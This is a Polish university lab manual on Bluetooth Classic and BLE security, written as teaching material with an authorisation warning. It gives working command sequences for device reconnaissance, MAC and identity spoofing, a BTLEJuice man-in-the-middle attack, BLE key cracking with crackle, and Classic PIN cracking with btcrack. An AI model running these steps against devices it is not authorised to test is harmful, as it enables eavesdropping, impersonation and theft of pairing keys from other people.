POLITECHNIKA WROCŁAWSKA
KATEDRA TELEKOMUNIKACJI
I TELEINFORMATYKI

LABORATORIUM ASPEKTÓW CYBERBEZP. W SIECIACH BEZPRZEWODOWYCH / BEZPIECZEŃSTWA W BEZPRZEW. SIECIACH DOSTĘPOWYCH

INSTRUKCJA DO ĆWICZENIA NR 1

Temat: **Bezpieczeństwo systemów Bluetooth Classic oraz Bluetooth Low Energy**

Instrukcję przygotowali: **dr inż. Michał Kowal,**
dr inż. Sławomir Kubal,
inż. Mateusz Niestrój

Wrocław 2024

1. Cel ćwiczenia

Celem ćwiczenia jest:

- zgłębienie aspektów bezpieczeństwa systemów Bluetooth Classic oraz Bluetooth Low Energy,
- zapoznanie się z metodami ataku na system Bluetooth,
- zrozumienie podatności systemu Bluetooth,
- zapoznanie się z narzędziami do testowania bezpieczeństwa sieci Bluetooth zawartych w systemie Kali Linux.

2. Przygotowanie do ćwiczenia

W niniejszym ćwiczeniu zostaną zaprezentowane techniki ataku na sieci bezprzewodowe Bluetooth. Należy pamiętać, że takie ataki można przeprowadzać tylko na systemach i sieciach, które do Ciebie należą oraz do których posiadasz odpowiednie zgody i uprawienia. W ramach przygotowania należy zapoznać się z materiałami dodatkowymi do ćwiczenia oraz wstępem teoretycznym

2.1. Wymagany sprzęt oraz oprogramowanie

- Dwa komputery z systemem operacyjnym Kali Linux oraz dwa adaptery Bluetooth USB,
- Oprogramowanie zawarte w systemie operacyjnym Kali Linux

UWAGA: na zajęcia warto przynieść urządzenia Bluetooth różnych klas (słuchawki, telefon, zegarek, mysz itp.)


3. Wstęp teoretyczny

Urządzenia Bluetooth korzystają z zakresu częstotliwości 2,4 GHz oraz odznaczają się wysokim stopniem odporności na zakłócenia. Transmitery Bluetooth można podzielić na trzy klasy urządzeń (tabela 1). Urządzenia klasy 2 są najbardziej popularnymi typami transmiterów Bluetooth w telefonach, słuchawkach lub adapterach, ponieważ zapewniają niski pobór energii wraz z zadowalającym zasięgiem transmisji.

Tabela 1 Klasy mocy urządzeń Bluetooth

Klasa	Maksymalna moc	Średni zasięg
1	100 mW (20 dBm)	100 m
2	2,5 mW (4 dBm)	10 m
3	1 mW (0 dBm)	1 m

Każde urządzenie Bluetooth posiada swój własny adres BD_ADDR, czyli adres urządzenia Bluetooth. Informacja BD_ADDR to zgodny z IEEE 802, 48-bitowy adres MAC przydzielany przez producenta urządzenia Bluetooth. Podobnie jak w przypadku standardowych adresów IEEE 802, ten adres składa się z identyfikatora unikalnego dla organizacji (OUI), który jest przydzielany dostawcy, oraz trzech dodatkowych bajtów przydzielanych przez producenta urządzenia.



Rysunek 1 Adres MAC urządzenia Bluetooth

Zaczynając od najmniej znaczącego bitu to LAP (Lower Address Part), składa się z ostatnich trzech bajtów BD_ADDR. LAP reprezentuje bajty adresu MAC przydzielane przez dostawcę urządzenia. Następnie UAP (Upper Address Part) to ostatni bajt OUI, który jest przydzielony dostawcy. Adres NAP (Non-significant Address Part), składa się z dwóch pierwszych bajtów OUI przydzielonych dostawcy (rys. 1).

3.1 Bluetooth Classic

Bluetooth Classic, znany również jako Bluetooth BR/EDR (Basic Rate/Enhanced Data Rate), to standard komunikacji bezprzewodowej, który umożliwia przesyłanie danych między urządzeniami w niewielkiej odległości. Nadajniki Bluetooth Classic korzystając z FHSS zmieniają kanały w obszarze obejmującym 79 kanałów o zakresie od 2,402 GHz do 2,480 GHz.

Uwierzytelnianie Bluetooth jest realizowane poprzez tradycyjne parowanie lub przez mechanizm Secure Simple Pairing (SSP) wprowadzony w specyfikacji Bluetooth 2.1. Choć tradycyjna wymiana parowania jest nadal używana przez niektóre urządzenia. W przypadku tradycyjnego parowania, gdy dwa urządzenia spotykają się po raz pierwszy, przechodzą przez wymianę parowania, w trakcie której generowany jest klucz bezpieczeństwa, zwany kluczem łącza, na podstawie BD_ADDR, personalnego numeru identyfikacyjnego (PIN) i losowego numeru. Po zakończeniu tej wymiany oba urządzenia przechowują informacje o kluczu łącza w lokalnej pamięci trwałej w celu użycia w późniejszych operacjach uwierzytelniania.

SSP poprawia proces wymiany uwierzytelniania w technologii Bluetooth, wykorzystując kryptografię klucza publicznego, a konkretnie wymianę Diffie-Hellman na krzywych eliptycznych (ECDH). Wymiana kluczy Diffie-Hellman pozwala dwóm uczestnikom na wymianę kluczy publicznych i wygenerowanie wspólnego sekretnego klucza, który nie może zostać odtworzony przez obserwatora. Wynikowy sekretny klucz nosi nazwę DHKey. Ostatecznie klucz łącza jest wyodrębniany z DHKey do późniejszego uwierzytelniania i generowania kluczy szyfrowania.

3.2 Bluetooth Low Energy

Bluetooth Low Energy (BLE) to wersja technologii Bluetooth często wykorzystywana w urządzeniach Internetu rzeczy (IoT) ze względu na niskie zużycie energii i prosty proces parowania. Można ją znaleźć w różnych urządzeniach, począwszy od popularnych inteligentnych zegarków, inteligentnych domów aż po krytyczny sprzęt medyczny, taki jak rozruszniki serca.

BLE zużywa znacznie mniej energii niż tradycyjna technologia Bluetooth jednak może przesyłać niewielkie ilości danych bardzo efektywnie. Bluetooth Smart wykorzystuje jedynie 40 kanałów, obejmujących zakres od 2400 do 2483,5 MHz. W przeciwieństwie do Bluetooth Classic, który używa 79 kanałów w tym samym zakresie.

Generic Attribute Profile (GATT) określa w jaki sposób urządzenie powinno formatować i przesyłać dane. Analizując ataki na urządzeń BLE często wykorzystywany jest GATT, ponieważ to właśnie za jego pomocą wywoływana jest funkcjonalność urządzeń i przechowywane, grupowane oraz modyfikowane dane. GATT zawiera listę charakterystyk, deskryptorów i usług urządzenia

W przypadku technologii Bluetooth Low Energy (BLE), proces parowania wykorzystuje podobne kroki jak w wersji Classic. Proces parowania w przypadku BLE 4.0 i 4.1, zwany LE Legacy Pairing, wykorzystuje niestandardowy protokół wymiany kluczy unikalny dla BLE. W tym ustawieniu urządzenia wymieniają Temporary Key (TK) i używają go do utworzenia Short-Term Key (STK), który służy do zaszyfrowania połączenia. Urządzenia BLE 4.2 są kompatybilne wstecznie z urządzeniami 4.0 i 4.1. BLE 4.2 jest również zdolny do tworzenia bezpiecznych połączeń LE. Zamiast używać TK i STK, bezpieczne połączenia LE wykorzystują pojedynczy Long-Term Key (LTK) do zaszyfrowania

połączenia. LTK jest wymieniany oraz generowany za pomocą kryptografii klucza publicznego Diffie Hellmana na krzywych eliptycznych (ECDH), co zapewnia większą odporność niż w przypadku mechanizmu w wersjach 4.0 i 4.1.

4. Przebieg ćwiczenia

4.1 Rekonensans

Pierwszą fazą każdego z ataków na wszelakie systemy jest rekonesans. W fazie rozpoznawczej zbiera się jak najwięcej informacji na temat potencjalnego celu ataku. Dzięki odpowiednim narzędziom możliwe jest zebranie podstawowych informacji takich jak BD_ADDR, nazwa urządzenia oraz usługi jakie świadczą urządzenia. Dzięki tym informacjom można w odpowiedni sposób zaplanować atak.

1. Sprawdź, czy adapter Bluetooth jest włączony:

   sudo hciconfig

2. Jeśli adapter jest wyłączony, włącz go poleceniem:

   sudo hciconfig hci0 up

3. Wykrywanie urządzeń za pomocą narzędzia hcitool:

   sudo hcitool scan

4. Zbierz szczegółowe informacje o trzech różnych wykrytych urządzeniach:

   sudo hcitool info <adres MAC>

5. Dodatkowo, uzyskaj informacje na temat klas urządzeń i ich zegarów synchronizacji:

   sudo hcitool inq

6. Wykrywanie urządzeń za pomocą btscanner:

   sudo btscanner

   Włącz skanowanie klawiszem „i”, wyświetl szczegółowe informacje dla trzech wybranych urządzeń Bluetooth

7. Aby sprawdzić czy cel potencjalnego ataku jest w zasięgu i odpowiada na wysyłane pakiety użyj polecenia:

   sudo l2ping <adres MAC>

8. Zbierz informacje o usługach dostępnych dla trzech różnych urządzeń Bluetooth:

   sudo sdptool browse <adres MAC>

9. Wykrywanie urządzeń Bluetooth Low Energy za pomocą bettercap:

   sudo bettercap

10. Włącz skanowanie:

    ble.recon on

    poczekaj kilka minut i je wyłącz

    ble.recon off

11. Wyświetl podstawowe informacje o wykrytych urządzeniach:

ble.show

12. Zebranie szczegółowych informacji o trzech różnych urządzeniach:

    ble.enum <adres MAC>

13. Wykrywanie urządzeń Bluetooth Low Energy za pomocą bettercap z interfejsem graficznym

    sudo bettercap -eval "ui on"

14. Wejdź na adres http://127.0.0.1/ w przeglądarce i zaloguj się jako użytkownik „user” z hasłem „pass”

15. Przeprowadź skan urządzeń BLE i porównaj wyniki dla urządzeń z punktu 12.

4.2 Spoofing Bluetooth Devices

Spoofing urządzeń Bluetooth to technika, która umożliwia fałszowanie informacji identyfikacyjnych urządzeń w celu wprowadzenia w błąd inne urządzenia lub systemy. W kontekście technologii Bluetooth oznacza to symulowanie lub modyfikowanie charakterystyk urządzenia, takich jak klasa urządzenia, informacje o usługach czy adres Bluetooth. Charakterystyki te używane są przez wiele urządzeń do rozróżniania zdolności o identyfikacji urządzenia Bluetooth. Wiele urządzeń po prostu ignoruje próby połączenia od zdalnych urządzeń lub nie wyświetli obecności lokalnego urządzenia, chyba że informacje o usługach i klasie urządzenia pasują do oczekiwanych wartości.

1. Wykorzystaj narzędzia hcitool lub btscanner, aby wykryć cel ataku. Zbierz następujące informacje o urządzeniu: adres MAC, klasę (w formacie szesnastkowym) oraz nazwę. Jako cel ataku można użyć urządzenie Bluetooth np. w telefonie

2. Zbierz te same informacje na temat adaptera USB BT przed rozpoczęciem ataku w celu późniejszego przywrócenia tych danych do domyślnych.

   sudo hciconfig -a

3. Rozpocznij podszywanie się pod urządzenie. Zmień klasę oraz nazwę urządzenia.

   sudo hciconfig hci0 class <nowa klasa>

   sudo hciconfig hci0 name <nowa nazwa>

   sudo bluetoothctl system-alias "nowa nazwa"

   Jeżeli ikona połączenia Bluetooth jest niewidoczna w prawym górnym rogu ekranu zrestartować usługę

   sudo service bluetooth restart

4. Ustaw interfejs aby był widoczny dla innych urządzeń.

   sudo hciconfig hci0 pscan

5. Jeśli to nie zadziała należy wejść w Bluetooth w prawym górnym rogu ekranu, następnie adaptery i zaznaczyć opcję Always visible.

6. Przy użyciu np. telefonu wykonaj skan dostępnych urządzeń. Powinny zostać wykryte dwa urządzenia o tej samej nazwie, ale różniące się tylko adresami MAC.

7. Zmień również adres MAC na ten sam adres, który posiada cel ataku.

   sudo /home/student/bdaddr-1.1/bdaddr -i hci0 -r -t <nowy adres MAC>

UWAGA: jeżeli po restarcie usługi bluetooth któraś zmiana zostanie przywrócona, to należy dokonać działania od nowa tak, aby ostatecznie zmianie uległa nazwa, klasa, alias oraz adres MAC

8. Przy użyciu telefonu, połącz się z fałszywym urządzeniem. Na ekranie powinien pojawić się komunikat o parowaniu i potwierdzeniu kodu PIN.

9. Przywracanie domyślnych wartości.

   sudo bluetoothctl reset-alias

   sudo hciconfig hci0 name <stara nazwa>

   sudo hciconfig hci0 class <stara klasa>

   sudo hciconfig hci0 noscan

   sudo hciconfig hci0 reset

   sudo service bluetooth restart


10. Jeśli reset adresu MAC nie zadziała, użyj skryptu bdaddr bez flagi -t:

    sudo /home/student/bdaddr-1.1/bdaddr -i hci0 -r

    UWAGA: Sprawdzić czy wszystkie wartości (nazwa, klasa, alias, adres MAC) wróciły do poprzednich ustawień

4.3 Atak Man-in-the-Middle

Ataki typu Man-in-the-Middle (MITM) stanowią poważne zagrożenie dla bezpieczeństwa komunikacji bezprzewodowej, a technologie Bluetooth nie są wyjątkiem. W kontekście urządzeń Bluetooth, atak MITM polega na nieautoryzowanym przechwyceniu i manipulacji przesyłanych danych pomiędzy dwoma urządzeniami, co umożliwia potencjalnemu atakującemu kontrolę nad komunikacją. Bluetooth, będąc powszechnie używanym standardem łączności krótkiego zasięgu, umożliwia bezprzewodową wymianę danych pomiędzy różnymi urządzeniami, takimi jak telefony komórkowe, głośniki, klawiatury czy słuchawki. Atak MITM na połączenia Bluetooth ma potencjał naruszenia prywatności użytkowników oraz może prowadzić do różnych form nadużyć, takich jak podsłuchiwanie poufnych informacji czy nawet wprowadzanie nieautoryzowanych zmian w przesyłanych danych.



Rysunek 2Schemat ataku Man in the Middle

Do przeprowadzenie tego typu ataku można wykorzystać narzędzie Btlejuice, które umożliwia połączenie między podrzędnym urządzeniem Bluetooth, a głównym urządzeniem. Btlejuice umożliwia podsłuchiwanie ruchu między urządzeniami, ponowne wysyłanie transmisji GATT, zatrzymywanie

transmisji oraz modyfikowanie operacji GATT. Do przeprowadzenia ataku potrzebne są dwie maszyny wirtualne osadzone w tej samej sieci oraz dwa adaptery Bluetooth, które obsługują minimum standard 4.0. Btlejuice wykorzystuje serwer proxy do przesyłania pakietów pomiędzy maszynami, które podszywają się pod urządzenie Bluetooth oraz aplikacje mobilną.

1. Aktywuj serwer proxy na pierwszej maszynie (ustaw i sprawdź adres IP interfejsu przewodowego):

   sudo btlejuice-proxy


2. Podłącz obydwa laptopy kablem Ethernet, ustaw drugi adres IP i połącz się z serwerem proxy:

   sudo btlejuice -u <adres IP> -w

3. Otwórz przeglądarkę i połącz się z adresem lokalnym na porcie 8080.
4. Wybierz cel ataku w prawym górnym rogu narzędzia.
5. Po nawiązaniu połączenia z urządzeniem i zebraniu potrzebnych informacji przez narzędzie, połącz telefon z urządzeniem.

4.4 Bluetooth Off-by-One (opcjonalnie przy dostępności karty bezprzewodowej)

Do wykrywania urządzeń, które są w trybie niewykrywalnym można wykorzystać fakt, że wielu producentów łączy karty sieciowe wraz z radiami Bluetooth w scalone mikroprocesory. W wyniku tego moduły Bluetooth oraz Wifi w urządzeniach posiadają adresy MAC z takimi samymi pierwszymi pięcioma oktetami oraz z ostatnim oktetem zmienionym tylko o jedną wartość. Poniżej została załączona przykładowa specyfikacja urządzenia, które spełnia omawianą zależność.



1. Zatrzymaj wszystkie procesy wpływające na interfejs bezprzewodowy:

   sudo airmon-ng check kill

2. Wprowadź kartę sieciową Wifi w tryb monitorowania tylko na kanale 1:

   sudo airmon-ng start <wlan0> 1

3. Użyj narzędzia tshark do wykrywania adresów MAC:

   tshark -Nm -i wlan0 -Y "wlan.fc.type_subtype eq 4" -z proto,colinfo,wlan.sa,wlan.sa

4. Po wykryciu urządzenia wciśnij ctrl+c, aby zakończyć działanie komendy.
5. Wyłącz tryb monitorowania:

sudo airmon-ng stop wlan0

6. Zrestartuj usługę sieciową:

   sudo systemctl restart NetworkManager

7. Zmieniaj adres MAC o jedną wartość, wykorzystując zależność opisaną wcześniej i wykonaj próbę wykrycia urządzenia Bluetooth znanego adresu MAC:

   sudo hcitool name <BD_ADDR>

8. Ta metoda nie działa na wszystkie urządzenia, w celu wykrycia urządzeń, których adresy MAC różnią więcej niż jedną wartością użyj skryptu z folderu bluetooth_tools:

   ./bluetooth_discovery.sh <startowy adres MAC> <końcowy adres MAC>

4.5 Bluetooth Low Energy TK Cracking

Parowanie Bluetooth Low Energy jest podatne na ataki łamania klucza tymczasowego (TK) w trybach Just Works i Numeric Entry. Atakujący, który przechwyci proces parowania między dwoma urządzeniami, może odzyskać TK i uzyskać długotrwały klucz (LTK), który jest używany do szyfrowania kolejnych wymian danych Bluetooth Low Energy. Śledzenie połączeń parowania urządzeń staje się trywialne z wykorzystaniem odpowiedniego sprzętu. Sprzętem, który nadaje się do przechwytywania parowania jest Ubertooth One wraz z narzędziem ubertooth-btle. Po odpowiednim skonfigurowaniu sprzętu, Ubertooth One przechwytyuje parowanie oraz śledzi przeskakiwanie kanałów. Następnie zapisuje dane do plików w formacie libpcap, które później można wykorzystać do łamania Temporary Key przy użyciu narzędzia crackle. Aby odzyskać TK, przechwycone pakiety muszą obejmować cały proces parowania.

Przyjmijmy scenariusz, w którym posiadane są już przechwycone pakiety procesy parowania urządzeń. Dzięki tym pakietom możliwe będzie dokonanie próby złamania TK. Następnie dzięki TK możliwe będzie odnalezienie LTK w przechwyconych pakietach, a z wykorzystaniem LTK możliwe będzie odszyfrowanie pakietów.

1. Przejdź do folderu zawierającego przykładowe przechwycone pakiety procesu parowania:

   cd /bluetooth_tools/crackle_examples

2. Odzyskaj klucz TK oraz LTK:

   crackle -i ltk_exchange.pcap -o foo.pcap

3. Aby dokonać deszyfracji pakietów wprowadź komendę:

   crackle -i encrypted_known_ltk.pcap -o decrypted.pcap -l <odzyskany LTK>

4.6 Classic PIN Attack

Atak na PIN wykorzystuje słabości w procesie parowania urządzeń Bluetooth Classic. Parowanie to niezbędny proces mający na celu wygenerowanie 128-bitowego klucza LK (Link Key) służącego do uwierzytelniania i szyfrowania ruchu między urządzeniami. Atak na PIN jest punktem znacznego ryzyka miedzy urządzeniami, gdzie atakujący, który jest w stanie obserwować proces parowania może w

następstwie przeprowadzić lokalnie atak typu Brute Force. Atakujący musi najpierw odkryć kilka informacji, aby atak się powiódł. Po pierwsze musi odkryć wartość IN_RAND, które jest wysyłane od inicjatora połączenia do odbiorcy. Następnie dwie wartości COMB_Key, które wysyła inicjator oraz odbiorca. Kolejną ważną informacją jest AU_RAND, które jest wysyłane z urządzenia uwierzytelniającego oraz odpowiedź SRES, która jest wysyłana od urządzenia weryfikującego uwierzytelnienie. Na końcu atakujący musi również posiadać pełny BD_ADDR urządzenia nadrzędnego oraz podrzędnego. Posiadanie tylko LAP oraz UAP nie jest wystarczające, należy również posiadać NAP. Do przechwycenia wszystkich danych wykorzystuje się adapter Ubertooth One oraz narzędzie Wireshark.

Przyjmijmy następujący scenariusz, w którym atakujący zebrał już wszystkie informacje w następujący sposób:

- Atakujący odtwarza BD_ADDR zarówno Mastera, jak i Slave'a poprzez pasywne podsłuchiwanie lub aktywne wykrywanie urządzeń.
- Atakujący zmienia swój BD_ADDR na adres Slave'a.
- Atakujący prosi o sparowanie z Masterem, podając, że nie posiada klucza. Master zazwyczaj odrzuci stare dane parowania i poprosi o nowy klucz łącza od prawdziwego Slave'a.
- Atakujący przechwytuje teraz wymianę klucza (parowanie), która ma miejsce między dwoma urządzeniami, gdy urządzenia próbują ponownie nawiązać połączenie.
- Atakujący eksportuje dane do formatu CSV.

1. Przejdź do folderu z narzędziem btcrack:

   cd /bluetooth_tools/btcrack

2. Wykorzystaj przechwycone dane do złamania klucza LK i kodu PIN:

   ./btcrack 1 00:11:9F:C4:F3:AE 00:60:57:1A:6B:F1 ./captured_data.csv

5. Sprawozdanie

W sprawozdaniu zawrzeć uzyskane wyniki doświadczeń wraz z ich niezbędną analizą i identyfikacją odczytanych w ramach ćwiczenia informacji np. klasy urządzeń, oferowane usługi